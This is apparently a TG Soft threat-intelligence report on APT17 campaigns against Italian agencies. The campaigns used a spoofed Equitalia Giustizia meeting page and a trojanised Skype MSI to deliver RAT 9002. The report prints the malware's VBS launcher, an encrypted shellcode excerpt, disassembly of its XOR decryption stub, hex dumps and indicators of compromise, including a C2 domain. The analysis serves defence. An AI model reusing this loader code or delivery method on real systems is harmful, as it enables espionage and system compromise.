
News - Malware & Hoax

tgsoft.it/news/news_archivio.asp

09/07/2024
17:37

Italian government agencies and companies in the target of a Chinese APT

APT17 aka DeputyDog strikes in Italy with sophisticated campaigns that use the RAT 9002 for cyber espionage operations.



On June 24 and July 2, 2024, two targeted attacks on Italian companies and government entities were observed by a Chinese cyber actor exploiting a variant of the **Rat 9002** in diskless mode. Other variants have over time been named as Rat 3102. These activities are associated with the APT17 group also known as "**DeputyDog**".


The first campaign on June 24, 2024 used an Office document, while the second campaign contained a link.
Both campaigns invited the victim to install a Skype for Business package from a link of an Italian government-like domain to convey a variant of **Rat 9002**.

Rat 9002 and Rat 3102 are notoriously linked to APT17, a Chinese cyber-criminal group known for:

- Operation Aurora (attributed to the Chinese government)
- Operation Ephemeral Hydra
- targeted attacks on companies and government entities

The campaigns

In the figure the image of the Office document "GUIDA OPERATIVA PER l’UTENTE.docx" spreaded in the June 24, 2024 campaign.



Se sieteinvitati a partecipare a unariunionetramitel'applicazioneSkype Web App, vi preghiamo di installare la versionepiùrecentedell'applicazione: cliccatesul link sottostante per scaricare il programma.

Skype Web App

Come vuoi partecipare alla riunione?

Installa e partecipa con l'app Riunioni Skype (Web)

Partecipa con Skype for Business (desktop)

Fai clic qui per ottenere ulteriore aiuto.

Potrebbecomparire un avviso di sicurezza, selezionare Si


Avviso di sicurezza

Le informazioni di revoca per il certificato di sicurezza per il sito non sono disponibili. Procedere?

Verràrichiesto di salvare o eseguire il file d'installazionedell'app, selezionare ESEGUI, questopassoverràeseguito solo la prima volta chesiusal'applicazione, le volte successive non sarànecessario.

The Word document was created on June 18, 2024 by a user named "ple".
The July 2 campaign instead directly uses a link to the malicious URL.
Both campaigns invite the victim to connect to the following page:

https://meeting[.]equitaligaiustizia[.]it/angelo.maisto.guest



Skype for Business

Come vuoi partecipare alla riunione?

Installa e partecipa con l'app Riunioni Skype (Web)

Già installato? Fai clic **qui** per partecipare con l'app Riunioni Skype (Web)

Partecipa con Skype for Business (desktop)


Fai clic **qui** per ottenere ulteriore aiuto.

The site mimics an official page for Equitalia Giustizia meetings and invites the user to download a customized MSI installation package for the Skype for Business software. There is also another legitimate link on the page: *https://meeting[.]equitaliagiustizia[.]it/angelo.maisto.guest/MB9GVM5K* which was most likely stolen/intercepted in a possible previous attack.

Malicious URL details:

DOMAIN	meeting[.]equitaligaiustizia[.]it
Domain creation date	2024-06-13

By accessing the root of the site, only the "angelo.maisto.guest" subfolder is present as can be seen from the image below:



Index of /

[ICO]	Name	Last modified	Size	Description
[DIR]	angelo.maisto.guest/	2024-07-04 13:29	-	

Apache/2.4.41 (Ubuntu) Server at meeting.equitaligaiustizia.it Port 80

Instead, the malicious package is downloaded from the following Microsoft URL:

```
https://skypeformeeting[.]file[.]core[.]windows[.]net/skypeformeeting/SkypeMeeting.msi?
sp=r&st=2024-07-04T11:10:14Z&se=2024-08-04T11:10:00Z&spr=https&sv=2022-11-
02&sig=8djI9lFWxKmw5MBBk67DvQIMlyE%2F6jME24rrv0xlZs8%3D&sr=f
```


The custom MSI package that is downloaded has the following features:
Name: **SkypeMeeting.msi**
Size: 39386624 byte
SHA-256: 28808164363d221ceb9cc48f7d9dbff8ba3fc5c562f5bea9fa3176df5dd7a41e

Infection chain

In the downloaded MSI package some files to be considered interesting are the following:

- SkypeMeetingsApp.msi (original MSI package for installing Skype for Business)
- vcruntime.jar
- vcruntime.vbs
- vcruntime.bin

Below is a graph of the infection chain of the campaigns observed:



The execution of **SkypeMeeting.msi** will therefore involve the installation of the original Skype for Business package and the execution of the Java application called "**vcruntime.jar**" via the VBS script "**vcruntime.vbs**" which we see below:

The
Java

```
Set windowobj = createobject("wscript.shell")
Set Args = WScript.Arguments
strCommand1 = "java.exe -jar """ & Args(0) & """ """ & Args(1) & """ """ & Args(2) & """"
windowobj.Run strCommand1,0,False
strCommand2 = "msiexec /i  """ & Args(3) & """"
windowobj.Run strCommand2,1,False
```


application will then be executed with the following command line:

```
java.exe -jar "C:\Users\<redacted>\AppData\Roaming\jre-1.8\bin\vcruntime.jar" "dwrsvsa"
"C:\Users\<redacted>\AppData\Roaming\jre-1.8\bin\vcruntime.bin"
```

The "**vcruntime.bin**" file, of which we see an excerpt below, contains a shellcode encrypted with RC4:


```
488f162e-1aaa-060c-4ec4-c6f23c113526
4b2cbd6d-7056-b972-b13b-4c593c3b4ccc
11af7b56-c890-d2ac-3606-d8bcf19fc7a0
35381e2a-bfdd-0df3-ff41-9484f1a74fcc
112c1a02-bfd5-09d3-ff45-039758ef6aec
407e7f28-9ac5-841a-1b25-444b919f5e47
[...]
7d28f699-fb0b-d48a-b535-74419d696584
5a5be410-ded9-1e20-8ca6-c1e49ca94ecc
1178682c-613f-7e65-2100-000000000000
```

The Java application decrypts and executes the shellcode. Below we see the first step which involves deciphering through a simple XOR cycle:



```
seg000:015D0000                          ; Segment type: Pure code
seg000:015D0000                          seg000          segment byte public 'CODE' use32
seg000:015D0000                                          assume cs:seg000
seg000:015D0000                                          ;org 15D0000h
seg000:015D0000                                          assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:015D0000 33 C9                                    xor     ecx, ecx
seg000:015D0002 EB 02                                    jmp     short loc_15D0006
seg000:015D0004
seg000:015D0004                          ; =============== S U B R O U T I N E =======================================
seg000:015D0004
seg000:015D0004
seg000:015D0004                          sub_15D0004     proc far                ; CODE XREF: sub_15D0004:loc_15D0006↓p
seg000:015D0004
seg000:015D0004                          ; FUNCTION CHUNK AT seg000:015D02A1 SIZE 00000009 BYTES
seg000:015D0004
seg000:015D0004 EB 05                                    jmp     short loc_15D000B
seg000:015D0006                          ; ---------------------------------------------------------------------------
seg000:015D0006
seg000:015D0006                          loc_15D0006:                            ; CODE XREF: seg000:015D0002↑j
seg000:015D0006 E8 F9 FF FF FF                           call    near ptr sub_15D0004
seg000:015D000B
seg000:015D000B                          loc_15D000B:                            ; CODE XREF: sub_15D0004↑j
seg000:015D000B 58                                       pop     eax
seg000:015D000C 83 C0 11                                 add     eax, 11h
seg000:015D000F
seg000:015D000F                          loc_15D000F:                            ; CODE XREF: sub_15D0004+16↓j
seg000:015D000F 80 30 6A                                 xor     byte ptr [eax], 6Ah
seg000:015D0012 40                                       inc     eax
seg000:015D0013 41                                       inc     ecx
seg000:015D0014 81 F9 57 87 00 00                        cmp     ecx, 8757h
seg000:015D001A 75 F3                                    jnz     short loc_15D000F
seg000:015D001C E9 80 02 00 00                           jmp     loc_15D02A1
seg000:015D001C                          sub_15D0004     endp ; sp-analysis failed
```


After decryption, the shellcode decompresses and executes the RAT 9002 as we see in the figure:



```
seg000:015D0278 8B 5E 1C                             mov     ebx, [esi+1Ch]
seg000:015D027B 03 DD                                add     ebx, ebp
seg000:015D027D 8B 04 8B                             mov     eax, [ebx+ecx*4]
seg000:015D0280 03 C5                                add     eax, ebp
seg000:015D0282 5E                                   pop     esi
seg000:015D0283 59                                   pop     ecx
seg000:015D0284 6A 40                                push    40h
seg000:015D0286 68 00 10 00 00                       push    1000h
seg000:015D028B FF 77 04                             push    dword ptr [edi+4]
seg000:015D028E 6A 00                                push    0
seg000:015D0290 FF D0                                call    eax
seg000:015D0292 50                                   push    eax
seg000:015D0293 50                                   push    eax
seg000:015D0294 83 C7 08                             add     edi, 8
seg000:015D0297 57                                   push    edi
seg000:015D0298 E8 84 FD FF FF                       call    sub_15D0021 →Unpacking RAT9002
seg000:015D029D 58                                   pop     eax
seg000:015D029E FF E0                                jmp     eax →Esecuzione RAT9002
seg000:015D029E                      sub_15D022B     endp ; sp-analysis failed
```


The RAT 9002

The RAT 9002 performs proxy functions to monitor network traffic, see below some excerpts from the malware dump:




```
00001FC0  0D 00 0A 00 55 00 73 00 65 00 72 00 2D 00 41 00  ....U.s.e.r.-.A.
00001FD0  67 00 65 00 6E 00 74 00 3A 00 20 00 25 00 73 00  g.e.n.t.:. .%.s.
00001FE0  0D 00 0A 00 00 00 00 00 45 00 64 00 69 00 74 00  ........E.d.i.t.
00001FF0  00 00 00 00 25 6C 73 00 25 6C 73 00 65 00 78 00  ....%ls.%ls.e.x.
00002000  70 00 6C 00 6F 00 72 00 65 00 72 00 2E 00 65 00  p.l.o.r.e.r...e.
00002010  78 00 65 00 00 00 00 00 FF FF FF FF 00 00 00 00  x.e.....ÿÿÿÿ....
00002020  74 00 68 00 65 00 6D 00 69 00 63 00 72 00 6F 00  t.h.e.m.i.c.r.o.
00002030  73 00 6F 00 66 00 74 00 6E 00 6F 00 77 00 2E 00  s.o.f.t.n.o.w...
00002040  63 00 6F 00 6D 00 00 00 00 00 00 00 00 00 00 00  c.o.m...........
00002050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002080  00 00 00 00 50 00 00 00 74 00 68 00 65 00 6D 00  ....P...t.h.e.m.
00002090  69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00  i.c.r.o.s.o.f.t.
000020A0  6E 00 6F 00 77 00 2E 00 63 00 6F 00 6D 00 00 00  n.o.w...c.o.m...
```

In this first excerpt we see the command and control server.




```
000025F0  14 04 00 00 0C 04 00 00 3A 00 00 00 44 6F 67 20  ........:...Dog 
00002600  63 72 65 61 74 65 20 61 20 6C 6F 6F 70 20 74 68  create a loop th
00002610  72 65 61 64 0A 00 00 00 25 00 64 00 2E 00 25 00  read....%.d...%.
00002620  64 00 00 00 5F 00 5F 00 25 00 73 00 5F 00 5F 00  d..._._.%.s._._.
00002630  00 00 00 00 25 73 00 00 25 6C 73 00 25 64 2E 25  ....%s..%ls.%d.%
00002640  64 2E 25 64 2E 25 64 00 25 73 00 00 25 6C 73 00  d.%d.%d.%s..%ls.
00002650  25 73 00 00 25 6C 73 00 6C 00 6F 00 63 00 61 00  %s..%ls.l.o.c.a.
00002660  6C 00 68 00 6F 00 73 00 74 00 00 00 31 32 37 2E  l.h.o.s.t...127.
00002670  30 2E 30 2E 31 00 00 00 4E 74 51 75 65 72 79 53  0.0.1...NtQueryS
00002680  79 73 74 65 6D 49 6E 66 6F 72 6D 61 74 69 6F 6E  ystemInformation
```

In this second excerpt we see the string "***Dog create a loop thread***" characteristic of the RAT 9002.



```
000112C0  5C 00 5D 00 5E 00 5F 00 60 00 61 00 62 00 63 00  \.].^._.`.a.b.c.
000112D0  64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00  d.e.f.g.h.i.j.k.
000112E0  6C 00 6D 00 6E 00 6F 00 70 00 71 00 72 00 73 00  l.m.n.o.p.q.r.s.
000112F0  74 00 75 00 73 65 72 76 65 72 2E 65 78 65 00 5F  t.u.server.exe._
```

In this third extract we see the name of the RAT project.
The variant of RAT 9002 analyzed contains the value "***20240124***" as a date indicator as seen in the figure below:



```
loc_1607B20:
call    ds:off_16027F0
mov     [ebp+var_8CC], eax
call    sub_160F394
mov     [ebp+var_8D0], eax
push    5CCh
push    offset aThemicrosoftno ; "themicrosoftnow.com"
lea     edx, [ebp+var_8C4]
push    edx
call    Switch_sub_160FA90
add     esp, 0Ch
mov     [ebp+var_8C8], 20240124h
mov     eax, ds:dword_1610E18
mov     [ebp+var_2F8], eax
lea     ecx, [ebp+var_2F4]
push    ecx
call    SystemTimeOfDayInformation_sub_160F307
add     esp, 4
